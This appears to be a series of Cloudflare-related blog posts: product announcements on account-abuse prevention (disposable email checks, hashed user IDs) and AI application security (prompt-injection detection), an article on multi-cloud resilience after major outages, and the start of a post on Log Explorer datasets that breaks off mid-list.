Today, Cloudflare is introducing a new suite of fraud prevention capabilities designed to stop account abuse before it starts. We’ve spent years empowering Cloudflare customers to protect their applications from automated attacks, but the threat landscape has evolved. The industrialization of hybrid automated-and-human abuse presents a complex security challenge to website owners. Consider, for instance, a single account that’s accessed from New York, London, and San Francisco in the same five minutes. The core question in this case is not “Is this automated?” but rather “Is this authentic?”
Website owners need the tools to stop abuse on their website, no matter who it’s coming from.
Now, we’re combining these powerful tools with new ones. Disposable email check and email risk help you enforce security preferences for users who sign up with throwaway email addresses, a common tactic for fake account creation and promotion abuse, or whose emails are deemed risky based on email patterns and infrastructure. We’re also thrilled to introduce Hashed User IDs — per-domain identifiers generated by cryptographically hashing usernames — that give customers better insight into suspicious account activity and greater ability to mitigate potentially fraudulent traffic, without compromising end user privacy.
The new capabilities we’re announcing today go beyond automation, identifying abusive behavior and risky identities among human users and bots. Account Abuse Protection is available in Early Access, and any Bot Management Enterprise customer can use these features at no additional cost for a limited period, until the general availability of Cloudflare Fraud Prevention later this year. If you want to learn more about this Early Access capability, sign up here.
Leaked credentials make logins all too vulnerable
The barrier to entry for fraudulent behavior is dangerously low, especially with the availability of massive datasets and access to automated tools that commit account fraud at scale. Website owners aren’t just dealing with individual hackers, but industrialized fraud. Last year, we highlighted how 41% of logins across our network use leaked credentials. This number has only grown following the exposure of a database holding 16 billion records, and multiple high-profile breaches have since come to light.
Access to a large database of leaked credentials is only useful if an attacker can cycle through them quickly across many sites to identify which accounts are still vulnerable due to password reuse. In our Black Friday analysis in 2024, we observed that more than 60% of traffic to login pages across our network was automated. That’s a lot of bots trying to break in.
To help customers protect their login endpoints from constant bombardment, we added account takeover(ATO)-specific detections to highlight suspicious traffic patterns. This is part of our recent focus on per-customer detections, in which we provide behavioral anomaly detection unique to each bot management customer. Today, bot management customers can see and mitigate attempted ATO attacks in their login requests directly on the Security analytics dashboard.
In the card on the left within the Security analytics dashboard, you can view and address attempted account takeover attacks.
In the last week, our ATO detections combined caught an average of 6.9 billion suspicious login attempts daily, across our network. These ATO detections, along with the many other detection mechanisms in our bot management solution, create a layered defense against ATO and other malicious automated attacks.
From automation to intent and identity
To discern automation, or to discern intent and identity? That is the question. Our answer: yes and yes, as both are critical layers of a robust security posture. Attackers now operate at a scale previously reserved for enterprise services: they leverage massive credential leaks, use human-powered fraud farms to spoof devices and locations, and create synthetic identities to maintain thousands — even millions — of fake accounts for promotion and platform abuse. A human being with automated tools could be draining accounts, abusing promotions, committing payment fraud, or all of the above.
Beyond that, automation is accessible like never before, particularly as users become better acquainted with using AI agents and even long-standing, “traditional” browsers move toward having agentic capabilities by default. Whether it’s a lone actor using an AI agent or a coordinated fraud campaign, the threat isn’t as simple as a single script — it can involve human intent, with automated execution.
Consider the following scenarios we’ve heard from our customers:
We have 1,000 new users this month, but more than half of them are fake identities who benefit from a free trial, then disappear.
The attacker logged in with the correct password, so how do I know that it isn’t the real user?
This entity is acting at human pace, and they are draining accounts.
These problems can’t be solved by only assessing automation; they require checking for authenticity and integrity. This is the gap that our dedicated fraud prevention capabilities address.
Assessing suspicious emails
Let’s start by assessing the earliest point of potential account abuse: account creation. Fake or bulk account creation is one of the biggest topics in conversations about website fraud, as it can open the door for attackers to access an application — or even an entire business model.
Cloudflare is giving customers the tools to assess suspicious account creation at the source in two ways:

Disposable email check: Detect when users sign up with disposable, or throwaway, email addresses commonly used for promotion abuse and fake account creation. These disposable email services allow attackers to spin up thousands of “unique” accounts without maintaining real infrastructure, particularly unauthenticated disposable emails that provide instant access without account creation or free unlimited email aliases. Customers can use this binary field as they build rules to enforce security preferences, choosing to block all disposable emails outright, or perhaps issuing a challenge to anyone attempting to create an account with a disposable email.
Email risk: Cloudflare analyzes email patterns and infrastructure to provide risk tiers (low, medium, high) that customers can use in security rules. We know that not all email addresses are created equal; an address with the format [email protected] carries different risk characteristics than [email protected]. Email risk tiers allow customers to express their tolerance for risk and friction at the point of account creation.
Both disposable email check and email risk are now available in security analytics and security rules, equipping website owners to protect their account creation flow. These detections address a fundamental problem: by the time an account is committing abuse, it’s already too late. The website owner has already paid acquisition costs, the fraudulent user has consumed promotional credits, and remediation requires manual review. Mitigating suspicious emails means adding the appropriate friction at signup — the moment it matters most.
Introducing Hashed User IDs
Understanding patterns of abuse requires visibility: not only into the network, but of account activity. Traditionally, security has meant looking through the lens of IPs and isolated HTTP requests to spot automated activity, but website owners aren’t just thinking in terms of network signals; they are also considering their users and known accounts. That’s why we’re expanding our mitigation toolbox to match the way applications are actually structured, focusing on user-based detection of fraudulent activity.
Attackers can effortlessly rotate IPs to hide their tracks. But forcing them to repeatedly generate new, credible accounts introduces massive friction, especially when combined with account creation protections. When we look past the network layer and map fraudulent actions to a given compromised or abusive account, we can spot targeted behavior tied to a single, persistent actor and put a stop to the abuse. In this way, we’re shifting the defense strategy to the account level, instead of playing whack-a-mole with rotating IP addresses and residential proxies. This means that our customers can mitigate abusive behavior based on the way their applications separate identity.
To arm website owners with this capability, Cloudflare is releasing a Hashed User ID that customers can use in Security analytics, Security rules, and Managed Transforms. User IDs are per-domain, cryptographically hashed versions of the values in the username field, and each user ID is an encrypted, unique, and stable identifier generated for a given username on a customer application. Importantly, the actual username is not logged or stored by Cloudflare as part of this service. As with leaked credentials check and ATO detections, which identify login traffic and then encrypt credentials for comparison, we are prioritizing end user privacy while empowering our customers to take action against fraudulent behavior.
With access to Hashed User IDs, website owners can:
See top users: Which accounts have the most activity?
See when a unique user logs in from a country they usually don’t — or multiple countries in one day!
Mitigate traffic based on unique user, such as blocking a user with historically suspicious activity.
Combine fields to see when accounts are being targeted with leaked credentials.
See what network patterns or signals are associated with unique users.

The expanded view of a single Hashed User ID within the Security analytics dashboard, showing the activity details of that unique user, including their login location and their browser.
This user-level visibility transforms how website owners can investigate and mitigate traffic. Instead of examining individual requests in isolation, our customers can see the full picture of how attackers are targeting and hiding among legitimate users.
Take the next step in account protection today
If you want to learn more about this Early Access capability, sign up here. All Bot Management Enterprise customers are eligible to add these new Account Abuse Protection features today, and we’d love to open the conversation with any and all prospective Bot Management customers.
While bot detections will continue to answer the question of automation and intent, fraud detections delve into the question of authenticity. Together, they give website owners comprehensive tools to fight against the full spectrum of account abuse. This suite is one step in our ongoing investment to protect the entire user journey — from account creation and login to secure checkouts and the integrity of every interaction.
Cloudflare’s AI Security for Apps detects and mitigates threats to AI-powered applications. Today, we’re announcing that it is generally available.
We’re shipping with new capabilities like detection for custom topics, and we’re making AI endpoint discovery free for every Cloudflare customer—including those on Free, Pro, and Business plans—to give everyone visibility into where AI is deployed across their Internet-facing apps.
We’re also announcing an expanded collaboration with IBM, which has chosen Cloudflare to deliver AI security to its cloud customers. And we’re partnering with Wiz to give mutual customers a unified view of their AI security posture.
A new kind of attack surface
Traditional web applications have defined operations: check a bank balance, make a transfer. You can write deterministic rules to secure those interactions.
AI-powered applications and agents are different. They accept natural language and generate unpredictable responses. There’s no fixed set of operations to allow or deny, because the inputs and outputs are probabilistic. Attackers can manipulate large language models to take unauthorized actions or leak sensitive data. Prompt injection, sensitive information disclosure, and unbounded consumption are just a few of the risks cataloged in the OWASP Top 10 for LLM Applications.
These risks escalate as AI applications become agents. When an AI gains access to tool calls—processing refunds, modifying accounts, providing discounts, or accessing customer data—a single malicious prompt becomes an immediate security incident.
Customers tell us what they’re up against. “Most of Newfold Digital’s teams are putting in their own Generative AI safeguards, but everybody is innovating so quickly that there are inevitably going to be some gaps eventually,” says Rick Radinger, Principal Systems Architect at Newfold Digital, which operates Bluehost, HostGator, and Domain.com.
What AI Security for Apps does

We built AI Security for Apps to address this. It sits in front of your AI-powered applications, whether you’re using a third-party model or hosting your own, as part of Cloudflare’s reverse proxy. It helps you (1) discover AI-powered apps across your web property, (2) detect malicious or off-policy behavior to those endpoints, and (3) mitigate threats via the familiar WAF rule builder.
Discovery — now free for everyone
Before you can protect your LLM-powered applications, you need to know where they’re being used. We often hear from security teams who don’t have a complete picture of AI deployments across their apps, especially as the LLM market evolves and developers swap out models and providers.
AI Security for Apps automatically identifies LLM-powered endpoints across your web properties, regardless of where they’re hosted or what the model is. Starting today, this capability is free for every Cloudflare customer, including Free, Pro, and Business plans.

Cloudflare’s dashboard page of web assets, showing 2 example endpoints labelled as cf-llm
Discovering these endpoints automatically requires more than matching common path patterns like /chat/completions. Many AI-powered applications don’t have a chat interface: think product search, property valuation tools, or recommendation engines. We built a detection system that looks at how endpoints behave, not what they’re called. To confidently identify AI-powered endpoints, sufficient valid traffic is required.
AI-powered endpoints that have been discovered will be visible under Security → Web Assets, labeled as cf-llm. For customers on a Free plan, endpoint discovery is initiated when you first navigate to the Discovery page. For customers on a paid plan, discovery occurs automatically in the background on a recurring basis. If your AI-powered endpoints have been discovered, you can review them immediately.
Detection

AI Security for Apps detections follow the always-on approach for traffic to your AI-powered endpoints. Each prompt is run through multiple detection modules for prompt injection, PII exposure, and sensitive or toxic topics. The results—whether the prompt was malicious or not—are attached as metadata you can use in custom WAF rules to enforce your policies. We are continuously exploring ways to leverage our global network, which sees traffic from roughly 20% of the web, to identify new attack patterns across millions of sites before they reach yours.
New in GA: Custom topics detection
The product ships with built-in detection for common threats: prompt injections, PII extraction, and toxic topics. But every business has its own definition of what’s off-limits. A financial services company might need to detect discussions of specific securities. A healthcare company might need to flag conversations that touch on patient data. A retailer might want to know when customers are asking about competitor products.
The new custom topics feature lets you define these categories. You specify the topic, we inspect the prompt and output a relevance score that you can use to log, block, or handle however you decide. Our goal is to build an extensible tool that flexes to your use cases.
Prompt relevance score inside of AI Security for Apps
New in GA: Custom prompt extraction
AI Security for Apps enforces guardrails before unsafe prompts can reach your infrastructure. To run detections accurately and provide real-time protection, we first need to identify the prompt within the request payload. Prompts can live anywhere in a request body, and different LLM providers structure their APIs differently. OpenAI and most providers use $.messages[*].content for chat completions. Anthropic’s batch API nests prompts inside $.requests[*].params.messages[*].content. Your custom property valuation tool might use $.property_description.
Out of the box, we support the standard formats used by OpenAI, Anthropic, Google Gemini, Mistral, Cohere, xAI, DeepSeek, and others. When we can’t match a known pattern, we apply a default-secure posture and run detection on the entire request body. This can introduce false positives when the payload contains fields that are sensitive but don’t feed directly to an AI model, for example, a $.customer_name field alongside the actual prompt might trigger PII detection unnecessarily.
Soon, you’ll be able to define your own JSONPath expressions to tell us exactly where to find the prompt. This will reduce false positives and lead to more accurate detections. We’re also building a prompt-learning capability that will automatically adapt to your application’s structure over time.
Mitigation
Once a threat is identified and scored, you can block it, log it, or deliver custom responses, using the same WAF rules engine you already use for the rest of your application security. The power of Cloudflare’s shared platform is that you can combine AI-specific signals with everything else we know about a request, represented by hundreds of fields available in the WAF. A prompt injection attempt is suspicious. A prompt injection attempt from an IP that’s been probing your login page, using a browser fingerprint associated with previous attacks, and rotating through a botnet is a different story. Point solutions that only see the AI layer can’t make these connections.
This unified security layer is exactly what they need at Newfold Digital to discover, label, and protect AI endpoints, says Radinger: “We look forward to using it across all these projects to serve as a fail-safe.”
Growing ecosystem
AI Security for Applications will also be available through Cloudflare’s growing ecosystem, including through integration with IBM Cloud. Through IBM Cloud Internet Services (CIS), end users can already procure advanced application security solutions and manage them directly through their IBM Cloud account.
We’re also partnering with Wiz to connect AI Security for Applications with Wiz AI Security, giving mutual customers a unified view of their AI security posture, from model and agent discovery in the cloud to application-layer guardrails at the edge.
How to get started
AI Security for Apps is available now for Cloudflare’s Enterprise customers. Contact your account team to get started, or see the product in action with a self-guided tour.
If you’re on a Free, Pro, or Business plan, you can use AI endpoint discovery today. Log in to your dashboard and navigate to Security → Web Assets to see which endpoints we’ve identified. Keep an eye out — we plan to make all AI Security for Apps capabilities available for customers on all plans soon.
When AWS’s us-east-1 region went down for over 15 hours on October 20, 2025, the cascade of failures exposed just how fragile the internet’s infrastructure has become. Major services like Discord, Slack, Atlassian, and parts of Netflix suddenly went dark. These companies weren’t all direct AWS customers, but the vendors they relied on were. Authentication systems failed. CDNs stopped responding. Monitoring tools went blind. Companies that thought they’d diversified their cloud strategy discovered their backups were just as offline as their primary systems.
The solutions organizations thought they’d implemented, like multi-cloud deployments, redundant architectures, and disaster recovery plans, often provide little more than the illusion of protection.
The illusion of diversification
A company migrates its primary compute workload from AWS to Google Cloud or Azure, checks the “multi-cloud” box, and considers the job done. But authentication still runs through AWS Cognito. The CDN is CloudFront. Monitoring lives in CloudWatch. DNS resolution depends on Route 53. When AWS’s control plane fails, the entire architecture collapses regardless of where the compute actually runs.
ThousandEyes documented exactly this pattern during the October 2025 AWS outage. Packet loss and routing instability affected direct AWS customers and cascaded into dependent networks and services that appeared independent on paper, but shared the same regional infrastructure under the hood. Organizations often discover these dependencies only during outages, when it’s too late to do anything about them.
Why concentration accelerates despite known risks
Everyone knows concentration is dangerous, yet it keeps accelerating. The same forces that make hyperscalers attractive—operational simplicity, unified tooling, procurement efficiency—concentrate risk faster than diversification efforts can mitigate it.
Teams often adopt unified tooling for operational simplicity, which reduces integration costs and builds vendor-specific expertise. As more systems integrate with that tooling, switching costs increase. Eventually, the platform becomes the default rather than a choice. Each new service added to the stack makes it harder to leave.
Hyperscaler architecture isn’t just a risk, it’s a cost
Amplify’s AWS egress fees were growing to 10x their storage costs as customers downloaded more datasets. CTO Ameya Pathare evaluated Azure, Google Cloud, Digital Ocean, and Wasabi before building a modular architecture: Snowflake for data transformation and Backblaze B2 for staging, with outputs available across Google BigQuery and Tableau.
The two-week migration with zero downtime delivered 70% cost savings that compound with every download. When individual providers experience issues, customers maintain access through alternative paths. “If we had stayed on AWS, we’d have needed to change our pricing and pass on those egress fees to the customer,” Pathare says.
Diversification efforts lag behind because they require deliberate architectural decisions that run counter to operational efficiency. According to the CNCF’s 2025 State of Cloud report, 30% of organizations deploy to hybrid cloud environments and 23% to multi-cloud. That sounds encouraging until you look at what they’re actually distributing. Most organizations spread their compute across providers while consolidating authentication, orchestration, and monitoring with a single vendor. Deployment location differs from dependency structure.
Gartner projects that 90% of organizations will adopt hybrid cloud approaches by 2027. But without intentional failure domain separation, these deployments maintain the same concentrated dependencies they’re meant to avoid.
Why untested recovery paths fail
Most organizations treat failover mechanisms like insurance policies: pay the premium, file the documentation, and hope you never need to use it. Then an outage hits and they discover their recovery paths don’t actually work.
Google’s SRE team analyzed this pattern in their twenty-year retrospective: “Recovery mechanisms that are not tested before an incident routinely fail when they are needed most.” Configuration drift makes systems behave differently in production than they did in testing. Teams encounter unfamiliar tooling under pressure. Communication systems fail because they rely on the same infrastructure that’s down.
Three practices separate resilient systems from brittle ones:
Explicit failure domain mapping: Document which components fail together, including indirect dependencies. During Google’s 2017 OAuth incident, teams assumed Hangouts and Meet would remain available for coordination during the recovery. Both services relied on the failing authentication system.
Continuous exercised recovery: Failover paths tested regularly rather than only during incidents. YouTube’s 2016 caching failure required risky load-shedding operations that had never been practiced outside staging environments.
Graceful degradation by design: Systems intentionally reduce functionality rather than collapse completely. Without this capability built in and tested, systems crash entirely instead of slowing down when they encounter partial failures.
Most organizations implement sophisticated monitoring and alerting but lack tested mechanisms to act on that information when infrastructure degrades.
How modular infrastructure reduces risk
Resilient architectures break infrastructure into interoperable components from specialized providers. Organizations can select compute, storage, networking, and delivery independently based on performance and reliability characteristics. A disruption in one layer no longer automatically incapacitates the entire system.
Cloudflare’s October 30, 2023 incident demonstrates what happens when this separation doesn’t exist. A deployment misconfiguration propagated across tightly coupled internal services. Workers KV became unreachable, which cascaded into failures across Pages, Access, Zero Trust, Images, and the Cloudflare Dashboard itself. Shared tooling and control systems collapsed multiple services into a single failure domain, even within a provider marketed as redundant.
Sardius Media demonstrates what modular cloud infrastructure looks like in practice. The company architected its system from inception to be cloud-agnostic, using a race algorithm that queries multiple cloud providers and CDNs for every API call and selects the fastest response. True resilience through competitive redundancy.
The data layer as a gating factor
Storage architecture determines whether all this architectural planning actually works. Can your data move when you need it to? The answer depends on whether systems can replicate and recover across providers under real-world conditions.
Control-plane access matters more than data replication. During Google Cloud’s June 2025 API misconfiguration, Gmail, Spotify, and Cloudflare went dark despite having intact data layers. Replication across availability zones provided no protection when authentication and API access failed.
Three technical barriers trap workloads in place:
Large dataset transfer costs make migration prohibitively expensive.
Proprietary vendor APIs create application lock-in that requires substantial refactoring to escape.
Unpredictable egress charges turn what was supposed to be a temporary deployment into permanent infrastructure because moving the data out costs more than leaving it there.
Storage architectures that support open APIs, predictable pricing, and cross-provider replication enable genuine mobility. Systems can replicate data across providers, recover faster from incidents through parallel data access, and maintain portable compute and delivery layers. Implementation requires mapping both direct dependencies (compute, storage, CDN) and indirect ones (managed services that converge on the same infrastructure), then assigning explicit recovery requirements to critical workloads.
From scattered clouds to a united front
The internet’s reliability challenges stem from correlated dependencies rather than cloud technology. Neocloud ecosystems make resilient architectures achievable by promoting specialization and interoperability.
Organizations can select best-of-breed providers for each infrastructure layer—compute, storage, networking, delivery—without forcing everything through a single vendor’s control plane. Open cloud storage ensures those ecosystems remain flexible under pressure, with data that can replicate across providers, portable applications that aren’t locked into proprietary APIs, and predictable costs that don’t trap workloads in place.
The result is systems that continue operating when individual providers fail. They’ve ensured that failures remain isolated rather than cascading across the entire architecture.
In the world of cybersecurity, a single data point is rarely the whole story. Modern attackers don’t just knock on the front door; they probe your APIs, flood your network with “noise” to distract your team, and attempt to slide through applications and servers using stolen credentials.
To stop these multi-vector attacks, you need the full picture. By using Cloudflare Log Explorer to conduct security forensics, you get 360-degree visibility through the integration of 14 new datasets, covering the full surface of Cloudflare’s Application Services and Cloudflare One product portfolios. By correlating telemetry from application-layer HTTP requests, network-layer DDoS and Firewall logs, and Zero Trust Access events, security analysts can significantly reduce Mean Time to Detect (MTTD) and effectively unmask sophisticated, multi-layered attacks.
Read on to learn more about how Log Explorer gives security teams the ultimate landscape for rapid, deep-dive forensics.
The flight recorder for your entire stack
The contemporary digital landscape requires deep, correlated telemetry to defend against adversaries using multiple attack vectors. Raw logs serve as the “flight recorder” for an application, capturing every single interaction, attack attempt, and performance bottleneck. And because Cloudflare sits at the edge, between your users and your servers, all of these events are logged before the requests even reach your infrastructure.
Cloudflare Log Explorer centralizes these logs into a unified interface for rapid investigation.
Log Types Supported
Zone-Scoped Logs
Focus: Website traffic, security events, and edge performance.
HTTP Requests
As the most comprehensive dataset, it serves as the “primary record” of all application-layer traffic, enabling the reconstruction of session activity, exploit attempts, and bot patterns.
Firewall Events
